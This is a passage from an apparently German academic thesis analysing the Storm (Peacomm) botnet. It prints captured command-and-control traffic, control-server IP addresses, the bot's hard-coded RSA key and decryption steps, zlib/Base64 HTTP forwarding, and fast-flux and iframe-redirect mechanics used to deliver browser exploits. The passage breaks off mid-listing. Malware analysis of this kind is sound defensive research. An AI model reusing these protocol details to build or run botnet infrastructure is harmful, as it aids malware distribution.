
Ein Publish dient zum Veröffentlichen von Daten im Overnetnetzwerk. Ein Publish-Paket ist identisch in seinem Aufbau zu einem Search Result(3.4.4) und wird in der nebenstehenden Abbildung noch einmal zur Erinnerung präsentiert. Durch den enthaltenen Meta-Tag der Form XXX.mpg; size=YYY; ist diese Nachricht eindeutig Peacomm zuzuschreiben. In dieser Form konnten Publish-Nachrichten jedoch nur bei eingehenden Paketen beobachtet werden. Statt dessen traten bei verschiedenen Varianten des observierten Bots, auch über einen längeren Zeitraum betrachtet, nur Publish- Mitteilungen ohne Meta-Tag Liste auf.

```
eDonkey Message:
  Protocol: Overnet (0x3E)
  Message Type: Publish (0x13)
  Hash: bef9a4f35dfe640f [...]
  Hash: bd1f5fa7c2fd1619 [...]
  Meta Tag List Size: 1
  Meta Tag 1:
        Meta Tag Type: 0x02
        Meta Tag Name Size: 1
        Meta Tag Name: Name (0x01)
        String Length: 20
        String: 8237.mpg;size=24312;
```


Wie bereits angesprochen, treten Publish es periodisch, etwa alle 20 Minuten gemeinsam mit Such-Nachrichten des Typs 4 auf. In jedem dieser Schübe werden Publish-Pakete wiederum in 3 Spitzen versendet. Wirft der Leser einen zweiten Blick auf Abbildung 3.9a, wird er erkennen, dass jedem Publish-Burst eine kurze Periode Search-Nachrichten vorangeht. Bei diesen handelt es sich um eben angesprochene Suchnachrichten des Typs 4, welche zum Finden der Knoten, deren IDs nahe am Publish-Schlüssel liegen, dienen.

Abbildung 3.9b verdeutlicht diesen Sachverhalt. Hier wird über den selben Zeitraum ein Histogramm der gesuchten Schlüssel dargestellt. Es wird deutlich, dass alle Wellen, ausgenommen der zweiten, nach drei verschiedenen Schlüsseln suchen, wobei die ersten drei gänzlich verschieden von den anderen sind.

Nach der Suche und dem Erhalt von Search Result-Paketen beginnt der Bot, Daten per Publish ins Overnet-Netzwerk zu veröffentlichen. Dabei entspricht der erste Schlüssel einer Publish-Nachricht dem zuvor gesuchten, der zweite Hash bleibt über den gesamten Zeitraum bis zu einem Neustart des Systems identisch. Der zweite Schub, der bei etwa 500 Sekunden beginnt, beinhaltet eine zusätzliche Suche des Typs 2, in Abbildung 3.9b als



(a) Auftrittsverteilung der `Connect`-, `Search`- und `Publish`-Nachrichten.



(b) Gesuchte bzw. veröffentlichte Schlüssel im gleichen Zeitraum.

Abbildung 3.9: Search- und Publish-Operationen eines Gateways.

gelber Balken zu erkennen. Dieser gesuchte Schlüssel wird im Gegensatz zu allen anderen nicht per `Publish` veröffentlicht.

3.5.2 Rolle als Gateway

Während Storm als Spam-Bot eingehende Suchnachrichten nicht selbst per `Search Result` beantwortet, sondern den Suchenden nur mit `Search Next` an weitere Peers verweist, verhält sich dies bei Storm als Gatewayknoten verschieden. Hier können dreierlei Antwort-Arten beobachtet werden. Zum einen kommen `Search Result`-Nachrichten vor, die verdeutlichen, dass Storm sich das Overnet-Netzwerk mit weiteren Knoten, die Filesharing betreiben, teilt. Der Bot scheint hier voll kompatibel zu sein, denn seine Antworten enthalten Meta-Tags, die typische über Filesharing gehandelte Dateien wie Musiktitel oder Videos beschreiben.

Sofern der Schlüssel „passt“, beantwortet der Bot die Anfragen zum anderen mit `Search Result`-Nachrichten, welche die charakteristischen Merkmale des Peacomm-Traffics aufweisen, nämlich Antworten, die den Meta-Tag der Form `XXX.mpg;size=YYY;` enthalten. Aber auch Suchergebnisse gänzlich ohne Meta-Tags können vorgefunden werden.

3.5.3 Bezug von Serveradressen

Innerhalb weniger Minuten der Overnet-Kommunikation nach einer frischen Infektion des Systems, noch bevor erste `Search Result`-Ergebnisse eintreffen, wird der Bot von einem Rechner mit der IP-Adresse `216.255.189.210` (bezeichnet als X) per `Publicize`-Nachricht kontaktiert. Es folgt die übliche Overnet-Operation `Connect`, die der observierte Bot mit `Connect Reply` beantwortet. Daraufhin wird eine TCP-Verbindung, ausgehend von X aufgebaut, gefolgt von einer Authentifizierung analog zu Kapitel 3.4.5: Der Bot sendet ein 4 Byte-Feld, das X mit dem Schlüssel `0x72EE358A` per XOR kodiert und zurücksendet. Dieser Schlüssel differiert zu den Schlüsseln, die von den „normalen“ Bots zur Authentifizierung verwendet werden, um zwischen diesen unterscheiden zu können.

Als nächstes sendet X ein Datenpaket mit der Länge von 180 Bytes, welches in Listing 3.10 als Folge von Hexadezimalzeichen gezeigt wird, worauf die Verbindung abgebaut wird. Die IP-Adresse `216.255.189.210` sowie die 180-Byte-Daten sind seit mindestens Anfang Oktober bis zum aktuellen Zeitpunkt (Anfang Februar) unverändert. Über die Zeit davor kann aufgrund mangelnder geeigneter Daten keine eindeutige Aussage getroffen werden. Dieselbe IP-Adresse wurde zwar schon Ende August im Overnet-Traffic gesehen, allerdings reichten die Aufzeichnungen nie weit genug, um eine eventuelle TCP-Kommunikation beobachten zu können. Der Whois-Record verweist auf InterCage, einem Website-Hoster, der schon in der Vergangenheit für die Verbreitung von Malware auf seinen Servern bekannt wurde [78].

Listing 3.10: Mit RSA verschlüsseltes Datenpaket

```
05b3d57c0c90a301 a8000000 4a9d5b9a67f88101 b510b031428f3901
  f49d3770d7c7d000 a75407d6cc03fe00 4ecc637341843001 d490feb6b0aab900
  5ed77f3aa3efd400 7c1e45c3c8706701 f88a3539c1630e01 4b794f2a62093800
  903ff732a53f8001 ac546511363a4700 4b794f2a62093800 9e052a71b4196601
  f88a3539c1630e01 4b794f2a62093800 903ff732a53f8001 e4a4fd848d81df00
  4b794f2a62093800 a5c0d3183184e900 0fc52e059bd98400
```

Die folgenden Informationen stammen aus einer anonymen Quelle und wurden auf Richtigkeit überprüft. Die 180-Byte-Daten sind mittels *RSA* [7], einem asymmetrischen Verschlüsselungsverfahren, verschlüsselt. Um aus einem Klartext p den verschlüsselten Text c zu berechnen, wird die Formel

$$c = p^e \bmod n$$

angewandt, wobei e den Verschlüsselungsexponent und n den RSA-Modul darstellt. Zur Entschlüsselung wird

$$p = c^d \bmod n$$

berechnet, d ist der geheime Entschlüsselungsschlüssel. Beim ersten 8-Byte-Block handelt es sich um den Parameter n. Der private Schlüssel $d =$ `0xBD1AEF19162D5F02` ist fest in die Storm-Binärdatei integriert und konnte durch Reverse-Engineering extrahiert werden. Der nächste 4 Bytes lange Block gibt die Länge der nachfolgenden Bytes an, hier also `0xA8` $= 168_{10}$ Bytes. Nun können die restlichen Daten einfach jeweils in Blöcken zu 64 Bit entschlüsselt werden. Dies wird exemplarisch anhand des ersten Blockes demonstriert. Zu beachten ist, dass zuvor bei allen Blöcken die Byte-Reihenfolge umgekehrt werden muss.

$$\begin{aligned} p &= c^d \bmod n \\ &= \texttt{0x0181F8679A5B9D4A}^{\texttt{0x025F2D1619EF1ABD}} \mod \texttt{0x01A3900C7CD5B305} \\ &= \texttt{0xBF83004E} \end{aligned}$$

Nach Berechnung aller Blöcke, beispielsweise durch *modulare Exponentation* [1], erhält man als Ergebnis das nachfolgend abgedruckte Listing. In diesem wurden die Daten bereits gemäß ihres Zweckes gruppiert.

```
BF83004E 0050cdd1b303 00504532a6ea 0050d8ffbdd2 0050d8ffbe1a
```

```
  005042944a07
00504529ab62 00504529a245 00504529a24d 00504529a14a 00504529ab62
00504529a245 00504529a14a 00504529b942
```

Die ersten beiden Bytes geben eine Checksumme über die restlichen Bytes an, beginnend mit dem zweiten Block. Byte 3 und 4 spezifizieren die Länge der folgenden Daten. Im Anschluss folgen dreizehn Gruppen, die jeweils einen TCP-Port und eine IP-Adresse in hexadezimaler Schreibweise angeben. Beim Port handelt es sich jeweils um den HTTP-Port 80, die IP-Adressen lauten 205.209.179.3, 69.50.166.234, 216.255.190.26, 216.255.189.210, 66.148.74.7, 69.41.171.98, 69.41.162.69, 69.41.162.77, 69.41.161.74, 69.41.171.98, 69.41.162.69, 69.41.161.74 und 69.41.185.66.

Diese IP-Adressen werden im weiteren Verlauf als *Kontrollknoten* bezeichnet. Wurden diese erhalten, kommt es zu keinem weiteren Datenaustausch mit 216.255.189.210. Nach Angaben der anonymen Quelle, wird die Funktionalität weitere Nachrichten dieser Art entgegenzunehmen, nach Erhalt der Kontakt-Daten von Storm deaktiviert.

Neben den InterCage-IP-Adressen (216.255.190.26 und 216.255.189.210), die wie bereits erwähnt, bekannt für das Hosten von Malware sind, wurden auch schon die IPs 69.50.166.234 und 66.148.74.7 in Verbindung zum *Zunker Bot* bzw. zu einer frühen Version von Storm gebracht [15, 25].

3.5.4 Inter-Gateway-Kommunikation

Nach dem Erhalt von `Search-Result`-Nachrichten und Berechnung der Kontaktadresse eines Gateway-Knotens daraus, verbindet sich der Bot zu dieser Adresse. Danach erfolgt die Authentifizierung, die bereits in Abschnitt 3.4.5 beschrieben wurde. Im Anschluss daran beginnt auch hier der Datenaustausch per zlib-komprimierter TCP-Nachrichten.

```
1 192.168.2.12 (1079)     -->     71.xxx.xxx.96 (27124)
2 2~!25453807~!36~!1~!3
3
4 71.xxx.xxx.96 (27124)   -->     192.168.2.12 (1079)
5 1~!
```

Zunächst sendet der observierte Bot mit der IP-Adresse 192.168.2.12 eine Nachricht, die mit dem Zeichen 2 eingeleitet wird. Ein Rechner-Name und die Betriebssystem-Version werden hier nicht übertragen. Die nächsten beiden Felder, 25453807 und 36, stellen wieder die Identifikation des Peers dar. Schließlich folgen noch zwei Einträge. Beantwortet wird die Nachricht mit einem einzigen Feld in Zeile 5, das den Wert 1 trägt.

Der nächste Schritt besteht in der Anforderung von Daten, die für die Teilnahme am Fast-Flux-Netzwerk von Storm (siehe 3.5.7) benötigt werden. Dies zeigt der nächste Auszug:

```
7  192.168.2.12 (1079)      -->      71.xxx.xxx.96 (27124)
8  7~!25453807~!36~!1
9
10 71.xxx.xxx.96 (27124)    -->      192.168.2.12 (1079)
11 eqcorn.comx
12 BINAERDATEN
13 bnably.comx
14 BINAERDATEN
15 [...]
```

Eine solche Anforderung ist anhand der Ziffer 7 als erstes Zeichen (Zeile 8), gefolgt von der ID des Bots und schließlich der Ziffer 1 zu erkennen. Der Empfänger antwortet mit einer Liste von Domains, jeweils getrennt von etwa 400 Bytes Binärdaten. Diese Daten werden in regelmäßigen Abständen von 2 Minuten vom gleichen Knoten übertragen, sofern dieser verfügbar bleibt. Sollte dies nicht der Fall sein, kontaktiert der Bot mit dem üblichen Prozedere ein anderes Gateway. Zu diesem Zeitpunkt ist Peacomm fest ins Netzwerk integriert und kann selbst als Gateway gefunden und kontaktiert werden. Der Ablauf startet dann erneut, beginnend am Anfang dieses Unterabschnittes, allerdings mit vertauschten Rollen.

3.5.5 Gateway-Peer-Kommunikation

In Abschnitt 3.4 wurde beschrieben, wie sich ein Bot zum Zwecke des Bezugs von Spam-Vorlagen oder von Zielen für DoS-Angriffe, der Einfachheit halber als Spambot bezeichnet, zu einem Superknoten verbindet und seine Befehle über TCP-Verbindungen erhält.

Dementsprechend kann jede Nachricht, wie sie in 3.4 beschrieben wurde, auch bei den Gateways beobachtet werden, allerdings wieder in vertauschten Rollen. Deshalb wird hier darauf verzichtet, diese erneut zu beleuchten. Zusammenfassend kann man bislang sagen, dass ein Gateway lediglich Spam- und DoS-Befehle verteilt und gesammelte E-Mail-Adressen der Spambots entgegennimmt. Dass seine Funktionalität nicht nur auf diese Aktivitäten beschränkt ist, wird neben der offenen Fragestellung, woher ein Gateway die Spam-Vorlagen bezieht und was mit den gesammelten E-Mail-Adressen geschieht, im nächsten Abschnitt geklärt.




Abbildung 3.10: Erste 30 Minuten eines Gateway-Knotens.

3.5.6 HTTP-Kommunikation

Abbildung 3.10 zeigt die typischen ersten 30 Minuten eines Gateways auf. Die nachfolgend genannten Zeiten variieren je nach Run, bilden aber einen ungefähren Anhaltswert. Nach etwa 90 Sekunden Laufzeit verbindet sich der Rechner mit der IP `216.255.189.210` per Overnet zum Bot. Nach ca. 5 Minuten wird das in 3.5.3 beschriebene 180-Byte-Paket, welches mit RSA verschlüsselt ist und Server-Adressen enthält, übertragen. Etwa 60 Sekunden später treffen die regulären `Search Result`-Nachrichten ein, woraus wieder eine Kontaktadresse berechnet wird, zu der sich der Bot verbindet. Dann beginnt die Datenübertragung per TCP (vgl. 3.4.5).

Nachdem Daten eingegangen sind, wie im nächsten Beispiel die einfache Identifikation eines Bots beim observierten Gateway (hier mit der lokalen IP `192.168.2.14`), baut das Gateway zu einem der oben genannten Server-Adressen eine HTTP-Verbindung auf.

```
84.xxx.xxx.150 (1639)   -->     192.168.2.14 (31846)
1~!VADIM-148AF1EF0~!Windows XP Service Pack 2~!1330856680~!1~!43~!0
```

Fast immer wird dabei die IP `69.41.162.69` gewählt, aber auch einige der anderen wurden gesehen. Das Gateway sendet dann Daten per HTTP POST Anfrage. Das Ziel ist immer eine Datei, deren Name aus scheinbar drei zufällig gewählten Zeichen und den Endungen `.gif`, `.htm` oder `.jpg` besteht. Die Daten werden im Body der Nachricht übertragen und sind im Format `application/x-www-form-urlencoded`. Listing 3.11 zeigt ein solches

Listing 3.11: Die Identifikation eines Bots wird per HTTP an einen Kontrollknoten weitergeleitet.

```
1  192.168.2.14 (2340)     -->     69.41.162.69 (80)
2  Hypertext Transfer Protocol
3    POST /gry.jpg HTTP 1.1
4    Content-Type: application/x-www-form-urlencoded
5    User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windoss NT 5.1;
       SV1921)
6    Host: 69.41.162.69
7    [...]
8  Line-based text data: application/x-www-form-urlencoded
9    a=eNozrFMMc3Tx9NU1NLFwdDN0dTOoUwzPzEvJLy9WiAhQCE4tKstMTlUISEzOV
10     jCqUzQONjawMDUzswAqM6xTNDGuUzQAAJYBEv8&b=VG6llg
```

Datenpaket. In Zeile 9 und 10 sind die eigentlichen Daten enthalten. Sie bestehen aus den zwei Variablen `a` und `b`, denen jeweils ein Wert durch „=“ zugeordnet wird, z. B. `b=VG11g` (Zeile 10). Als Trennzeichen wird „&“ verwendet. Der erste Wert ist mit zlib komprimiert und anschließend mit dem Base64-Verfahren kodiert. Im Klartext ist dies wieder exakt die Identifikation des Knotens im Listing auf der vorherigen Seite. Die Bedeutung des zweiten Wertes, ist unbekannt.

Bei den oben genannten kontaktierten Dateien `*.gif`, `*.htm` oder `*.jpg` handelt es sich nicht, wie die Dateiendung vermuten lässt, um Bilder bzw. HTML-Seiten, sondern um PHP-Skripte, die die Daten entgegennehmen. Dies lässt sich anhand Zeile 7 der Antwort des Servers erkennen (siehe Listing 3.12). Nach Erhalt der Antwort, sendet der Bot nun dem Knoten, der ihn zuvor kontaktiert hat, wiederum per TCP eine Bestätigung, wie sie schon aus Abschnitt 3.4.5 auf Seite 59 bekannt ist. Auf diese Weise werden alle eingehenden TCP-Verbindungen, wie die Identifikation eines Bots, Anforderung von Spam-Templates oder die gesammelten E-Mail-Adressen, um nur einige zu nennen, zunächst per HTTP an den Webserver weitergeleitet. Dieser erwidert die empfangenen Nachricht ebenfalls per HTTP. Auch diese Daten sind mit zlib komprimiert und anschließend mit Base64 kodiert. Das Gateway leitet nun wiederum selbst die Antworten, jedoch ohne Base64-Kodierung, an den Bot zurück. Ein Gateway dient hier also lediglich als eine Art Proxy-Server oder „Übersetzer“. Dies ist auch in Abbildung 3.10 erkennbar. Mit jeder größeren Spitze im TCP-Traffic geht auch eine Spitze beim HTTP-Protokoll einher.

Zeile 4 des Codes in 3.12 gibt die verwendete Version des Webservers an. Bei *nginx* handelt es sich um einen in Russland von Igor Sysoev entwickelten Webserver, der auch als

Listing 3.12: Der Kontrollknoten beantwortet die Nachricht aus Listing 3.11 ebenfalls per HTTP.

```
69.41.162.69 (80)       -->     192.168.2.14 (2340)
Hypertext Transfer Protocol
  HTTP 1.1 200 OK
  Server: nginx/0.5.12
  Content-Type: text/html
  [...]
  X-Powered-By: PHP/5.2.1
Line-based text data: text/html
  AAAAUHjaDcq7DcAgDEXRWTyAnzAyv3VQXKRBIqKi8Oxxe++Zd3NXFkkstbCUhM8
    eTLu233Ww7Dh1RQAEQAAncaoZQxHNKaeBHkcbcvsBb2cUXg==
```


Mail- und Reverse-Proxy eingesetzt werden kann und eine besonders hohe Performanz bietet [81].

Ausgenommen von der Übertragung zum Webserver sind diejenigen Daten, welche die Fast-Flux-Domains von Storm enthalten. Diese werden lediglich von dort bezogen, wenn ein anderes Gateway sie anfordert (vgl. 3.5.4). Eine Übertragung in die andere Richtung findet nicht statt.


3.5.7 Fast-Flux

Ein Fast-Flux-Netzwerk (siehe Abbildung 3.11) besteht aus einer Vielzahl kompromittierter Rechner, deren öffentliche IP-Adressen schnell wechselnd als DNS-A-Record einer Domain registriert werden. Oftmals liegt die Zeitdauer, in der eine bestimmte IP-Adresse gültig ist, die so genannte Time-To-Live (TTL), im Bereich weniger Minuten oder darunter. Dies hat den Effekt, dass bei einer Web-Anfrage, beispielsweise an die Domain `example.com`, jeweils eine andere IP-Adresse vom zugehörigen DNS-Server zurückgegeben wird. Die kompromittierten Rechner dienen dabei in der Regel lediglich als *Reverse-Proxy* und leiten die Anfragen an die Fast-Flux-Domain, die in diesem Zusammenhang auch als *Mutterschiff* bezeichnet wird, weiter [82]. Der eigentliche Inhalt ist auf dem Mutterschiff verfügbar und wird über die Proxies wieder an den Initiator der Anfrage zurückgesendet. Diese Technik wird von Spammern, Phishern oder sonstigen Betreibern illegaler Seiten verwendet, um Auffinden und Abschalten ihrer Seiten zu erschweren.

Während diese einfache Form des Fast-Flux auch als *Single-Flux*-Netzwerk (Abb. 3.11a) bezeichnet wird, existiert bei einem *Double-Flux*-Netzwerk (Abb. 3.11b)eine zusätzliche Schicht an Sicherheit für den Betreiber einer Fast-Flux-Domain. Neben den schnell



(a) Single-Flux



(b) Double-Flux

Abbildung 3.11: Gegenüberstellung eines Single-Flux- und eines Double-Flux-Netzwerks. Der Client möchte sich zu `example.com` verbinden. Der autoritative Nameserver in 3.11a gibt bei jeder Anfrage eine andere IP-Adresse zurück. Bei 3.11b handelt es sich bei den ständig wechselnden autoritativen Nameservern selbst um kompromittierte Rechner, die wiederum ebenfalls wechselnde IP-Adressen zurückgeben.

wechselnden DNS-A-Records ändern sich bei Double-Flux-Netzwerken auch die NS-Records in der Zonendatei des autoritativen Nameservers dieser Zone. Im Beispiel ist dies der verantwortliche Nameserver für die Top-Level-Domain `.com`. In der Regel sind dort mehrere NS-Records abgelegt, die dann entweder im Round-Robin-Verfahren durchlaufen werden, oder sich ebenfalls in kurzen Abständen ändern. Möchte sich nun ein Rechner zu `example.com` verbinden, wird er zu einem der wechselnden Nameserver verwiesen, der selbst kompromittiert und Teil des Fast-Flux-Netzwerkes ist. DNS-Anfragen für `example.com` werden dann ans Mutterschiff weitergleitet, das die IP-Adresse eines der anderen Rechner im Netzwerk über den DNS-Proxy zurückgibt.

Im Rahmen diese Arbeit wurden bei mehreren von Storm verwendeten Fast-Flux-Domains über den Zeitraum einiger Tage die jeweiligen IP-Adressen im Abstand von einer Sekunde mittels DNS-Lookup ermittelt. Die Statistiken und Ergebnisse werden in Kapitel 4 präsentiert.

3.5.8 Reverse-Proxy und DNS-Cache

Die Peacomm-Gateways dienen, wie in 3.5.6 beschrieben, als Übergabepunkte der von den Spambots gesammelten E-Mail-Adressen und als Überbringer der von den HTTP-Servern gesendeten Daten. Dies sind aber nicht ihre einzigen Funktionen: Statt dessen erfüllen die Superknoten zusätzlich die Aufgaben eines Fast-Flux DNS-Caches und Reverse-Proxies. Im November 2007 wurde der beobachtete Bot in der Honeynet-Umgebung phasenweise als Gateway betrieben. In dieser Zeit konnten alle genannten Funktionen beobachtet werden. Nachfolgend wird exemplarisch der Ablauf vom Ansurfen einer regulären, von Storm infizierten Seite, bis zur Rückgabe eines Browser-Exploits auf dem Gateway beschrieben.

Reverse-Proxy

Listing 3.13 auf der nächsten Seite zeigt die Anforderung der Datei `ind.php` auf dem Gateway mit der lokalen IP-Adresse `192.168.2.14`. Das Host-Feld in Zeile 3 spezifiziert nach RFC 2616 [24] den Host, auf dem die mit `GET` angeforderte Datei zu finden ist. Dieser scheinbare Widerspruch lässt sich mit Hilfe des Referer-Feldes in Zeile 6 aufklären. Auf der angegebenen Internet-Seite konnte noch Anfang Februar ein Iframe gefunden werden, das dort wie in 3.3.8 beschrieben, wahrscheinlich durch eine Infektion des Host-Systems mit dem Storm-Bot, platziert wurde. Das Iframe verweist auf die URL `http://yxbegan.com/ind.php`, deren Domain im November Teil des Fast-Flux Netzwerkes war. Wird die infizierte Seite geladen während die öffentliche IP-Adresse des Rechners im Honeypot als A-Record von `yxbegan.com` registriert ist, werden Aufrufe dorthin umgeleitet.

Der Bot übersetzt nun diese Anfrage, indem er sie zunächst mit zlib komprimiert und Base64 kodiert und leitet sie an den Kontrollknoten mit der IP-Adresse `69.41.162.69`

Listing 3.13: Aufruf der Fast-Flux-Domain yxbegan.com über ein Iframe und Umlenkung auf das Gateway.

```
1  190.xxx.xxx.21 --> 192.168.2.14
2  GET /ind.php HTTP/1.1
3  Host: yxbegan.com
4  User-Agent: Mozilla/5.0 [...]
5  [...]
6  Referer: http://www.militantepsuv.org.ve/cz.htm
7
8
9  192.168.2.14    -->     69.41.162.69
10 8~!25453807~!41~!1~!GET /ind.php HTTP/1.1
11 Host: yxbegan.com
12 User-Agent: Mozilla/5.0 [...]
13 [...]
14 Referer: http://www.militantepsuv.org.ve/cz.htm
15 IP: 190.xxx.xxx.21
```

per HTTP weiter (ab Zeile 9). Anzumerken bleibt, dass Peacomm zusätzlich die Adresse des ursprünglichen Initiators in Zeile 15 übermittelt. Diese Tatsache ist in Hinblick auf Abschnitt 3.7 relevant, indem ein Selbstverteidigungsmechanismus von Storm angeführt wird.

In Listing 3.14 wird auf die Darstellung der Übertragungen zwischen Super- und Kontrollknoten verzichtet, da deren Inhalt jeweils identisch zur Kommunikation zwischen Superknoten und dem Opfer ist. Zeilen 1–8 zeigen die Antwort des Bots auf die Anforderung von `/ind.php` per `GET`. Dieser liefert selbst per Iframe einen Link zurück, welcher auf `/cgi-bin/in.cgi?p=user2` verweist. Ab der elften Zeile wird der gerade erhaltene Link angefordert, worauf der Bot nach Weiterleitung und Erhalt des Ergebnisses vom Kontrollknoten dieses ab Zeile 19 zurückliefert.

Die Antwort besteht im vorliegenden Fall lediglich in einer Umleitung (HTTP Redirect) zu `http://www.google.com`. Gegen Ende der Halloween-Kampagne, aus der das oben beschriebene Beispiel stammt, kam es zu solchen Umleitungen, wenn ein Rechner mit der gleichen IP-Adresse bereits zuvor die Peacomm-Datei vom gleichen Host heruntergeladen hatte. Statt einer Umleitung wird an dieser Stelle sonst ein Exploit geliefert, welches anhand des übertragenen User-Agents ausgewählt wird, um die Datei unbemerkt zu installieren.

Listing 3.14: Fortführung der Kommunikation aus Listing 3.13. Auf die Darstellung der Kommunikation zwischen Bot und Kontrollknoten wurde verzichtet.

```
192.168.2.14 --> 190.xxx.xxx.21
HTTP/1.1 200 OK
Server: nginx/0.5.17
[...]
